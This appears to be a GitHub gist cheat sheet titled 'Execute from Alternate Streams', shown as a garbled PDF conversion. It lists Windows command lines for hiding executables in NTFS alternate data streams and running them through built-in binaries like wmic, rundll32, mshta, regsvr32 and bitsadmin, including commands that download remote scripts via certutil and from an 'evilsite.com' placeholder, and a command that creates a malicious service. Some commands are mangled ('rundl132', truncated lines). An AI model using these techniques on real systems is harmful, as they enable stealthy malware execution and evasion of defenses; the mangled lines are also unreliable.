


Instantly share code, notes, and snippets.



**Execute from Alternate Streams** 



# Add content to ADS

```
type C:\temp\evil.exe > "C:\Program Files
(x86)\TeamViewer\TeamViewer12_Logfile.log:evil.exe"

extrac32 C:\ADS\procexp.cab c:\ADS\file.txt:procexp.exe

findstr /V /L W3AllLov3DonaldTrump c:\ADS\procexp.exe > c:\ADS\file.txt:procexp.exe

certutil.exe -urlcache -split -f
https://raw.githubusercontent.com/Moriarty2016/git/master/test.ps1 c:\temp:ttt

makecab c:\ADS\autoruns.exe c:\ADS\cabtest.txt:autoruns.cab

print /D:c:\ads\file.txt:autoruns.exe c:\ads\Autoruns.exe

reg export HKLM\SOFTWARE\Microsoft\Evilreg c:\ads\file.txt:evilreg.reg

regedit /E c:\ads\file.txt:regfile.reg HKEY_CURRENT_USER\MyCustomRegKey

expand \\webdav\folder\file.bat c:\ADS\file.txt:file.bat

esentutl.exe /y C:\ADS\autoruns.exe /d c:\ADS\file.txt:autoruns.exe /o
```

```
powershell -command " & {(Get-Content C:\ADS\file.exe -Raw | Set-Content C:\ADS\file.txt
-Stream file.exe)}"

curl file://c:/temp/autoruns.exe --output c:\temp\textfile1.txt:auto.exe

cmd.exe /c echo regsvr32.exe ^/s ^/u ^/i:https://evilsite.com/RegSvr32.sct ^scrobj.dll
> fakefile.doc:reg32.bat

"C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2008.4-0\MpCmdRun.exe" -
DownloadFile -url https://www.7-zip.org/a/7z1900.exe -path c:\\temp\\1.txt:7-zip.exe

msxsl.exe "https://raw.githubusercontent.com/RonnieSalomonsen/Use-msxsl-to-download-file/main/calc.xml" "https://raw.githubusercontent.com/RonnieSalomonsen/Use-msxsl-to-download-file/main/transform.xsl" -o <filename>
```

# **Extract content from ADS**

```
expand c:\ads\file.txt:test.exe c:\temp\evil.exe

esentutl.exe /Y C:\temp\file.txt:test.exe /d c:\temp\evil.exe /o

PrintBrm -r -f C:\Users\user\Desktop\data.txt:hidden.zip -d

C:\Users\user\Desktop\new_folder
```

# **Executing from ADS**

#### **WMIC**

```
wmic process call create '"C:\Program Files
(x86)\TeamViewer\TeamViewer12_Logfile.log:evil.exe"'
```

#### Rundll32

```
rundl132 "C:\Program Files (x86)\TeamViewer\TeamViewer13_Logfile.log:ADSDLL.dll",DllMain
rundl132.exe advpack.dll,RegisterOCX not_a_dll.txt:test.dll
rundl132.exe ieadvpack.dll,RegisterOCX not_a_dll.txt:test.dll
```

### Cscript

cscript "C:\Program Files (x86)\TeamViewer\TeamViewer13\_Logfile.log:Script.vbs"

# Wscript

```
wscript c:\ads\file.txt:script.vbs
echo GetObject("script:https://raw.githubusercontent.com/sailay1996/misc-bin/master/calc.js") > %temp%\test.txt:hi.js && wscript.exe %temp%\test.txt:hi.js
```

#### **Forfiles**

forfiles /p c:\windows\system32 /m notepad.exe /c "c:\temp\shellloader.dll:bginfo.exe"

## Mavinject.exe

#### **MSHTA**

mshta "C:\Program Files (x86)\TeamViewer\TeamViewer13\_Logfile.log:helloworld.hta" (Does not work on Windows 10 1903 and newer)

#### Control.exe

```
control.exe c:\windows\tasks\zzz:notepad_reflective_x64.dll
https://twitter.com/bohops/status/954466315913310209
```

#### **Service**

```
sc create evilservice binPath= "\"c:\ADS\file.txt:cmd.exe\" /c echo works > \"c:\ADS\wor
sc start evilservice
```

https://oddvar.moe/2018/04/11/putting-data-in-alternate-data-streams-and-how-to-execute-it-part-2/

#### Powershell.exe

```
powershell -ep bypass - < c:\temp:ttt

powershell -command " & {(Get-Content C:\ADS\1.txt -Stream file.exe -Raw | Set-Content c:\ADS\file.exe) | start-process c:\ADS\file.exe}"

Invoke-CimMethod -ClassName Win32_Process -MethodName Create -Arguments @{CommandLine = C:\ads\folder:file.exe}</pre>
```

## Regedit.exe

```
regedit c:\ads\file.txt:regfile.reg
```

#### Bitsadmin.exe

```
bitsadmin /create myfile
bitsadmin /addfile myfile c:\windows\system32\notepad.exe c:\data\playfolder\notepad.exe
bitsadmin /SetNotifyCmdLine myfile c:\ADS\1.txt:cmd.exe NULL
bitsadmin /RESUME myfile
```

### AppVLP.exe

```
AppVLP.exe c:\windows\tracing\test.txt:ha.exe
```

#### Cmd.exe

```
cmd.exe - < fakefile.doc:reg32.bat
https://twitter.com/yeyint_mth/status/1143824979139579904</pre>
```

### Ftp.exe

ftp -s:fakefile.txt:aaaa.txt https://github.com/sailay1996/misc-bin/blob/master/ads.md

# ieframe.dll, shdocvw.dll (ads)

echo [internetshortcut] > fake.txt:test.txt && echo url=C:\windows\system32\calc.exe >>
rundll32.exe shdocvw.dll,OpenURL C:\temp\ads\fake.txt:test.txt

https://github.com/sailay1996/misc-bin/blob/master/ads.md

#### bash.exe

```
echo calc > fakefile.txt:payload.sh && bash < fakefile.txt:payload.sh
bash.exe -c $(fakefile.txt:payload.sh)</pre>
```

https://github.com/sailay1996/misc-bin/blob/master/ads.md

## Regsvr32

```
type c:\Windows\System32\scrobj.dll > Textfile.txt:LoveADS
regsvr32 /s /u /i:https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSBinaries/
```

# Write registry


regini.exe file.txt:hidden.ini From @elisalem9




D4Vinci commented on Apr 12, 2018 • edited ▼

Great work man ,this helps a lot 😄

. . .





Terms Privacy Security Status Docs Contact Manage cookies Do not share my personal information © 2024 GitHub, Inc.